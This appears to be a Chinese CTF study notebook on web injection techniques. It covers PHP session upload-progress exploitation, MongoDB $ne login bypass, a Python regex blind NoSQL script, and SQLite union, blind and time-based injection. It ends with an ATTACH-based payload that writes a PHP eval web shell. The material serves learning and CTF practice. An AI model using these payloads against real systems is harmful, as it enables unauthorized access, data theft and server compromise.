https://cloud.tencent.com/developer/article/2035863#:~:text=)%0A)%3B-,%E5%88%A9%E7%94%A8%20Session%20Upload%20Progress%20%E4%B8%8A%E4%BC%A0%20Session,-%E5%AE%9E%E9%AA%8C%E7%8E%AF%E5%A2%83%EF%BC%9A

本地访问poc.html,然后随便上传个文件后抓包,在HTTP头中加上一个 Cookie: PHPSESSID:

poc.html:

1
2
3
4
5
6
7
8
9
10
<!doctype html>
<html>
<body>
<form action="http://node5.buuoj.cn:26448/admin.php" method="POST" enctype="multipart/form-data">
<input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="<?php?>');?>" />
<input type="file" name="file" />
<input type="submit" />
</form>
</body>
</html>

GKctf 2021]hackme-CSDN博客

MongoDB

Nosql 注入从零到一-先知社区

MongoDB学习(七)$操作符表达式大全及实例_mongodb expression-CSDN博客

MongoDB 是当前最流行的 NoSQL 数据库产品之一,由 C++ 语言编写,是一个基于分布式文件存储的数据库。旨在为 WEB 应用提供可扩展的高性能数据存储解决方案

一、MongoDB 基础概念

image-20251220191603594


关系型数据库 RDBMS 与 MongoDB 之间对应的术语:

image-20251220192559854

二、查询语句

详细: MongoDB查询速查完整版https://www.kdocs.cn/l/cssQceMoU6RT

常用的 4 类速查(mongosh):

  • 库名
    • show dbs(shell 速查)
    • db.adminCommand({ listDatabases: 1, nameOnly: true })(官方命令;一般在 admin 库下执行)
  • 表名/集合名
    • show collections(shell 速查)
    • db.runCommand({ listCollections: 1, nameOnly: true })(官方命令)
    • 需要过滤时可用 listCollections + filter 思路
  • 字段名
    • 快速看结构:db.<coll>.findOne()
    • 全量抽取顶层字段:用聚合把 $$ROOT 转成 k/v 数组再去重(文档里给了现成 pipeline),核心依赖 $objectToArray
  • 键名(索引 key 字段)
    • db.<coll>.getIndexes()(直接返回索引数组,里面的 key 就是索引键字段)
1
2
3
4
5
6
7
1. show dbs  // 先看可见库
2. use <db> // 切换到目标库
3. show collections // 列集合
4. db.<coll>.find().limit(3) // 看样例数据
5. Object.keys(db.<coll>.findOne() || {}) // 快速看到一条的字段
6. db.<coll>.aggregate([ ... ]) // 需要更全字段用采样统计并集
7.db.<coll>.getIndexes() // 看索引(常能提示关键字段)

三、Nodejs 中的 MongoDB 注入

在 Nodejs 中也存在 MongoDB 注入的问题,其中主要是重言式注入,通过构造永真式构造万能密码实现登录绕过

payload:

1
2
{"username":{"\u0024\u006e\u0065":1},"password": {"\u0024\u006e\u0065":1}}
// {"username":{"$ne":1},"password": {"$ne":1}}

https://xz.aliyun.com/news/9363#:~:text=12345%0A%23%20%5B%2B%5D%20123456-,Nodejs%20%E4%B8%AD%E7%9A%84%20MongoDB%20%E6%B3%A8%E5%85%A5,-%E5%9C%A8%20Nodejs%20%E4%B8%AD%E4%B9%9F

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
import requests

url = "http://target.com/api/login"
flag = ""
# 猜解数据库名
for i in range(1, 20):
for char in "abcdefghijklmnopqrstuvwxyz0123456789_":
# 构造布尔Payload
payload = {"username": {"$regex": f"^{flag + char}"}}
# 假设返回 200 为真,401/500 为假
response = requests.post(url, json=payload)
if "Login Successful" in response.text: # 根据实际情况调整判断依据
flag += char
print(f"Current database name: {flag}")
break

SQLite注入

特点

  • 每一个数据库都是一个文件,当我们查询表的完整信息时会得到创建表的数据
  • sqlite-master:这个是内置系统表,相当于mysql的information_shcema但是这里只存有表的信息,里面有个sql字段,有各个表的结构,有表名,字段名和类型
  • sqlite并不支持像mysql那样的注释,但是可以通过方式增加DDL注释
  • sqlite_version():这个代表sqlite版本
  • randomblob函数:因为sqlite没有类似sleep()的函数
  • attach函数():这个函数用于选定数据库,当数据库不存在时就会创建,使用后,后续命令都在此数据库下执行

基本语句

  • 创建表
1
create table wafa(name varchar(255),username varchar(255));
  • 插入
1
insert into wafa (name,username) values ('bbq','bbcd');
  • 增加字段
1
alter table wafa add column id int;
  • 查询语句
1
select name from wafa where username='bbcd';

利用

  • 联合查询
1
2
3
4
5
6
7
8
9
10
11
12
id=1 order by 3
id=1 and 1=2 union select 1,2,3
//查询版本
id=1 and 1=2 union select 1,2,sqlite_version()
//查询当前表,通过limit去筛选其他数据
id=1 and 1=2 union select 1,2,name from sqlite_master where type='table' limit 1,1
//查询字段
id=1 and 1=2 union select 1,2,sql from sqlite_master where type='table' and name='user'
//查询数据
id=1 and 1=2 union select 1,2,password from user limit 0,1
//查询多条语句
id=1 and 1=2 union select 1,2,group_concat(name) from user limit 0,1
  • 盲注
1
2
3
4
5
6
7
8
//查询数据表长度
id=1 and (select length(name) from sqlite_master limit 0,1)=4
//查询表名
id=1 and substr((select name from sqlite_master limit 0,1),1,1)='u'
//查询字段
id=1 and substr((select sql from sqlite_master limit 0,1),1,1)='C'
//查询数据
id=1 and substr((select password from user limit 0,1),2,1)='i'
  • 时间盲注:sqlite没有sleep函数,但是可以利用randomblob函数,这个函数作用时生成了一个N字节的blob,可以通过这个来延时
1
and 1=(case when(substr(sqlite_version(),1,1)='3') then randomblob(1000000000) else 0 end)
  • getshell:使用attach函数来操作,这个函数用于选定数据库,当数据库不存在时就会创建,使用后,后续命令都在此数据库下执行函数格式
1
2
attach database file_name as database_name
attach database '\var\www\shell.php' as shell;create table shell.exp;insert into shell.exp values ('<?php @eval($_POST['x']);?>')

例题:

vnctf2025 奶龙回家